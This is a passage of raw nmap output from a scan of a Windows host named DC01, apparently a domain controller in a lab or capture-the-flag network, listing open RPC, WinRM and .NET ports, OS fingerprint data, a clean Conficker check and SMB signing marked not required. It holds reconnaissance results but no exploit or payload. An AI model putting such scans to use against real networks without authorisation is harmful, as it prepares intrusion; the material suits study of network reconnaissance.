| _-----END CERTIFICATE-----

5985/tcp open http syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

9389/tcp open mc-nmf syn-ack ttl 126 .NET Message Framing
49664/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49669/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49674/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over
HTTP 1.0
49676/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
56940/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
56954/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
56970/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
58145/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port

OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete

No OS matches for host

TCP/IP fingerprint:

SCAN(V=7.99%E=4%D=5/23%OT=53%CT=%CU=%PV=Y%DS=3%DC=T%G=N%TM=6A10ED78%P=x86_64-pc-linux-gnu)

SEQ(SP=108%GCD=1%ISR=106%TS=A)

SEQ(SP=FF%GCD=3%ISR=106%TS=A)

OPS(O1=M510NW8ST11%O2=M510NW8ST11%O3=M510NW8NNT11%O4=M510NW8ST11%O5=M510NW8ST11%O6=M510ST11)

WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)

ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M510NW8NNS%CC=Y%Q=)

T1(R=Y%DF=Y%TG=80%S=0%A=S+%F=AS%RD=0%Q=)

T2(R=N)

T3(R=N)

T4(R=N)

U1(R=N)

IE(R=N)

Uptime guess: 0.005 days (since Sat May 23 09:50:19 2026)

Network Distance: 3 hops

TCP Sequence Prediction: Difficulty=264 (Good luck!)

IP ID Sequence Generation: Busy server or unknown class

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: mean: 1m15s, deviation: 0s, median: 1m15s

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 60395/tcp): CLEAN (Timeout)

| Check 2 (port 14436/tcp): CLEAN (Timeout)

| Check 3 (port 65231/udp): CLEAN (Timeout)

| Check 4 (port 54081/udp): CLEAN (Timeout)

|_ 0/4 checks are positive: Host is CLEAN or ports are blocked

| smb2-security-mode:

| 3.1.1:

|_ Message signing enabled but not required

| smb2-time:

| date: 2026-05-22T23:58:21

|_ start_date: N/A

TRACEROUTE (using port 3389/tcp)

HOP RTT ADDRESS

1 290.58 ms 10.200.0.1

2 ...

3 290.59 ms 10.1.211.51

NSE: Script Post-scanning.

```
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 09:57  
Completed NSE at 09:57, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 09:57  
Completed NSE at 09:57, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 09:57  
Completed NSE at 09:57, 0.00s elapsed  
Read data files from: /usr/share/nmap  
OS and Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 120.75 seconds  
Raw packets sent: 120 (9.588KB) | Rcvd: 3063 (1.626MB)
```